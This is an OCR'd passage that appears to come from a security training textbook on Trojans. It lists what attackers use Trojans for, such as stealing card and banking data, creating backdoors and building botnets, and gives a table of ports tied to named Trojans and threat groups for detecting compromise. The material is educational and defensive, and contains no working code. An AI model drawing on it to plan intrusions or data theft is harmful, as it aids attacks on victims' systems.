


Send me credit card details
Here is my credit card number and expire date
Victim infected with Trojan
Send me Facebook account information
Here is my Facebook login and profile
Victim infected with Trojan
Attacker
Send me e-banking login info
Here is my bank ATM and pincode
Victim infected with Trojan

Figure 7.4: Diagram showing how the attacker extracts information from the victim system



How Hackers Use Trojans

1 **Delete** or replace critical **operating system files**

2 Generate fake traffic to **create DoS attacks**

3 Record screenshots, audio, and video of victim’s PC

4 Use victim’s PC for spamming and **blasting email messages**

5 Download spyware, adware, and malicious files

6 **Disable firewalls** and antivirus

7 **Create backdoors** to gain remote access

8 Infect victim’s PC as a proxy server for **relaying attacks**

9 Use the victim’s PC as a **botnet** to perform DDoS attacks

10 Steal personal information such as passwords, security codes, and credit card information

How Hackers Use Trojans

Attackers create malicious programs such as Trojans for the following purposes:

- Delete or replace OS’s critical files
- Generate fake traffic to perform DoS attacks
- Record screenshots, audio, and video of victim’s PC
- Use victim’s PC for spamming and blasting email messages
- Download spyware, adware, and malicious files
- Disable firewalls and antivirus
- Create backdoors to gain remote access
- Infect the victim’s PC as a proxy server for relaying attacks
- Use the victim’s PC as a botnet to perform DDoS attacks
- Steal sensitive information such as:
    - Credit card information, which is useful for domain registration as well as for shopping using keyloggers
    - Account data such as email passwords, dial-up passwords, and web service passwords
    - Important company projects, including presentations and work-related papers
- Encrypt the victim’s machine and prevent the victim from accessing the machine

- Use the target system as follows:
    - To store archives of illegal materials, such as child pornography. The target continues using his/her system without realizing that attackers are using it for illegal activities
    - As an FTP server for pirated software
- Script kiddies may just want to have fun with the target system; an attacker could plant a Trojan in the system just to make the system act strangely (e.g., the CD\DVD tray opens and closes frequently, the mouse functions improperly, etc.)
- The attacker might use a compromised system for other illegal purposes such that the target would be held responsible if these illegal activities are discovered by the authorities

Common Ports used by Trojans

Ports represent the entry and exit points of data traffic. There are two types of ports: hardware ports and software ports. Ports within the OS are software ports, and they are usually entry and exit points for application traffic (e.g., port 25 is associated with SMTP for e-mail routing between mail servers). Many existing ports are application-specific or process-specific. Various Trojans use some of these ports to infect target systems.

Users need a basic understanding of the state of an "active connection” and ports commonly used by Trojans to determine whether a system has been compromised.

Among the various states, the “listening” state is the important one in this context. The system generates this state when it listens for a port number while waiting to connect to another system. Whenever a system reboots, Trojans move to the listening state; some use more than one port: one for "listening" and the other(s) for data transfer. Common ports used by different Trojans are listed in the table below.

Port	Trojan	Port	Trojan
2	Death	5001/50505	Sockets de Troie
20/22/80/443	Emotet	5321	FireHotcker
21/3024/4092/5742	WinCrash	5400-02	Blade Runner/Blade Runner 0.80 Alpha
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash, DarkFTP	5569	Robo-Hack
22	Shaft, SSH RAT, Linux Rabbit	6267	GW Girl
23	Tiny Telnet Server, EliteWrap	6400	Thing


Port	Trojan	Port	Trojan
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy, Haebu Coceda, Shtrilitz Stealth, Terminator, Kuang2 0.17A-0.30, Jesrto, Lazarus Group, Mis-Type, Night Dragon	6666	KilerRat, Houdini RAT
26	BadPatch	6667/12349	Bionet, Magic Hound
31/456	Hackers Paradise	6670-71	DeepThroat
53	Denis, Ebury, FIN7, Lazarus Group, RedLeaves, Threat Group-3390, Tropic Trooper	6969	GateCrasher, Priority
68	Mspy	7000	Remote Grab
80	Necurs, NetWire, Ismdoor, Poison Ivy, Executer, Codered, APT 18, APT 19, APT 32, BBSRAT, Calisto, Carbanak, Carbon, Comnie, Empire, FIN7, InvisiMole, Lazarus Group, MirageFox, Mis-Type, Misdat, Mivast, MoonWind, Night Dragon, POWERSTATS, RedLeaves, S-Type, Threat Group-3390, UBoatRAT	7300-08	NetMonitor
113	Shiver	7300/31338 /31339	Net Spy
139	Nuker, Dragonfly 2.0	7597	Qaz
421	TCP Wrappers Trojan	7626	Gdoor
443	ADVSTORESHELL , APT 29, APT 3, APT 33, AuditCred, BADCALL, BBSRAT, Bisonal, Briba, Carbanak, Cardinal RAT, Comnie, Derusbi, ELMER, Empire, FELIXROOT, FIN7, FIN8 , gh0st RAT, HARDRAIN, Hi-Zor, HOPLIGHT, KEYMARBLE, Lazarus Group, LOWBALL, Mis-Type, Misdat, MoonWind, Naid, Nidiran, Pasam, PlugX, PowerDuke, POWERTON, Proxysvc, RATANKBA, RedLeaves, S-Type, TEMP.Veles , Threat Group-3390, TrickBot, Tropic Trooper, TYPEFRAME, UBoatRAT	7777	GodMsg
445	WannaCry, Petya, Dragonfly 2.0	7789	ICKiller

Port	Trojan	Port	Trojan
456	Hackers Paradise	8000	BADCALL, Comnie, Volgmer
555	Ini-Killer, Phase Zero, Stealth Spy	8012	Ptakks
666	Satanz Backdoor, Ripper	8080	Zeus, APT 37, Comnie, EvilGrab, FELIXROOT, FIN7, HTTPBrowser, Lazarus Group, Magic Hound, OceanSalt, S-Type, Shamoon, TYPEFRAME, Volgmer
1001	Silencer, WebEx	8443	FELIXROOT, Nidiran, TYPEFRAME
1011	Doly Trojan	8787/54321	BackOfrice 2000
1026/ 64666	RSM	9989	iNi-Killer
1095-98	RAT	10048	Delf
1170	Psyber Stream Server, Voice	10100	Gift
1177	njRAT	10607	Coma 1.0.9
1234	Ultors Trojan	11000	Senna Spy
1234/ 12345	Valvo line	11223	Progenic Trojan
1243	SubSeven 1.0 – 1.8	12223	Hack´99 KeyLogger
1243/6711 /6776/27374	Sub Seven	12345-46	GabanBus, NetBus
1245	VooDoo Doll	12361, 12362	Whack-a-mole
1777	Java RAT, Agent.BTZ/ComRat, Adwind RAT	16969	Priority
1349	Back Office DLL	20001	Millennium
